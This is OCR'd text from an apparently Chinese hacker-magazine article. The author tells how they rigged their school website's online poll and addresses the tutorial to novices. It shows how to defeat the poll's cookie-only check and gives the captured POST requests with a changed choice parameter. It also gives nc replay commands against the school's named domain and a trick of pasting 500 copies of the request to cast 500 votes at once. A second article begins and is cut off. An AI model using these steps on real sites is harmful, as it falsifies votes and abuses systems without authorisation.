


图1




图2




图3

我当时想按照那篇文章中所说的方法去做，找代理（Proxylist），找提交页面（Refer），找提交投票信息的链接地址（Attacklist）。可是我却遇到了很大的麻烦。一、在页面上找不到提交地址，它是以层的形式出现的，后面我用抓包工具找到了提交地址“/vote/deal.asp?id=33”；二、找不到提交投票信息的链接地址；三、以前没有搜集代理，现在去找很麻烦。所以我决定不按照那篇文章中的示例去做，而是按照那篇文章在前面讲的方法去分析，然后找到适合自己的攻击模式。

在那篇文章中讲了投票系统的五种认证模式，后面三种我大体排除掉了，第一种基于IP的认证我想更加不可能，因为我们学校的网站放在外网，而同学们上网都是通过一个IP地址出去的（PAT技术），如果是基于IP的认证岂不是只能投一票吗？所以我初步断定是基于COOKIE的认证。

现在证明一下自己的观点，我先给“范堤校区”投一票，出现了如图2所示的界面，然后我再给“范堤校区“投一票，出现了如图3所示的界面。下面我将IE的“INTERNET选项”下“隐私”调整为“阻止所有COOKIE”，这样再给“范堤校区”投一票，又出现了如图2所示的界面，此时我们想投谁就投谁了，而且可以最终认定它是基于COOKIE的认证。

初战告捷，但是总感觉这样每次点来点去既没有意思又麻烦更没有科技含量，能不能在短时间内投很多的票呢？最关键的是不要手动投票这样麻烦。在那篇文章中讲到使用CC模拟正常用户发出请求来投票，但在我这次攻击中肯定没有用了。而且象这样完全基于COOKIE认证而不是基于IP认证的页面我想也没有必要寻找大量代理伪装成正常访问者来投票。既然不想通过手动的方法投票那我想能不能使用NC提交包的方法来投票呢？打开WSockExpert抓包，我先投“范堤校区”，看看抓的包（图4）。

```
POST /vote/deal.asp?id=33 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.[redacted]
Content-Length: 45
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDACRDBTQA=IFJFNADBMDLALAFGKMHIOHKO

choice=56&ids2=33&Submit22.x=28&Submit22.y=11
```

图4

我们看最后一行：choice=56。表面的意思就是选择56，那如果我们将56改成57呢，会不会就是选择的“育才校区”，也就是第二个选项呢？怀着实验的态度我再次抓包，结果如图5。


```
POST /vote/deal.asp?id=33 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www[redacted]
Content-Length: 45
Connection: Keep-Alive
Cache-Control: no-cacbe
Cookie: ASPSESSIONIDACRDBTQA=IFJFNADBMDLALAFGKMHIOHKO

choice=57&ids2=33&Submit22.x=25&Submit22.y=10
```

图5

发现果然是“chice=57”，和预想的一样。至于后面“Submit=22.x=”经过证实对投票结果不产生影响，唯一影响投票结果的就是Choice选项。我们将抓的包复制到记事

本中，然后在命令行中运行以下命令：**nc www.xxx.com 80 <2.txt**（图6）。



```
C:\>nc www.          80<2.txt
HTTP/1.1 200 OK
Date: Thu, 22 Mar 2007 13:23:41 GMT
Server: Microsoft-IIS/6.0
Content-Length: 373
Content-Type: text/html
Set-Cookie: ASPSESSIONIDACRDBTQA=PNJFNADBFOHKHEKIFJKAIPBN; path=/
Cache-control: private

<script language='javascript'>alert('投票成功');</script><meta http-equiv='refre
sh' content='1;url=show.asp?id=33'>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.or
g/TR/html4/loose.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>无标题文档</title>
</head>

<body>

</body>
</html>
```

图6

显示“投票成功”，为了验证我将页面刷新，果然多了一票。要注意的是，上面NC提交前也必须禁止本地COOKIE写入。使用NC投完票后DOS界面不会自动关闭而是停在那儿，非要按CTRL+C才能结束。感觉在命令行中提交虽然快了点但是每次只能提交一票，这样在短时间内也不能投很多票，而且每次都要按CTRL+C结束当前的命令，然后再运行一次命令，感觉很麻烦。那如何在短时间内投大量的票呢？

一开始我想到的就是用批处理投票，在1.bat里写入**nc www.yctc.edu.cn 80<2.txt**，然后双击批处理运行，又发现不能自动关闭（可能是由于NC自己的原因），如此一来感觉很不爽。假设我要投500票，可以复制500个相同的数据包放在2.txt中，然后用NC一次性提交，这样也就相当于投了500票。具体步骤如下：1.CTRL+A全选要复制的内容；2.粘贴在2.txt中；3.在2.txt下面在粘贴一份；4.CTRL+A全选2.txt的内容再粘贴到2.txt下面，这样500份相同的数据包一会儿就完成了。因为复制粘贴是按2的次幂增加的，1000份一样的内容只要复制10次就行了。最后我们在命令行中输入**NC www.xxx.com 80<2.txt**，大概不到1分钟就提交500票了。我将页面刷新，最终的验证效果和想的一样。

此文章我感觉思路一般，没有什么创新，但感觉最为珍贵的就是我将分析的过程写了下来，如何分析问题解决困难。看了别人好的文章如何用于实践是菜鸟们一直头疼的问题，往往我们写文章都是基于一种理想的模式，即没有将写文章前做实验遇到的困难和如何解决的写进去，这使菜鸟们遇到稍微不同的问题就烦恼了，其实在实践中会遇到这样那样的问题，如何发现问题和解决问题才是关键。


（本文所涉及到的WSockExpert已收录到光盘中）

原来也可以这样使用站内“搜索”！

稻草人

今天在搜索一个黑客软件的时候，无意中进入了一个叫做Gbaopan（http://www.gbaopan.com）的网站，如图1。我发现这个网站里的资源非常丰富，各种各样的文件在里面基本都能够找到（注：该网站允许上传的文件限制为小于10M，要想下载里面的文件得先要注册一个帐号）。

经过一番“踩点”，我发现通过网站里一个叫做“公共搜索”的栏目可以搜索站内的所有资源，可以找到很多类似我等穷小菜



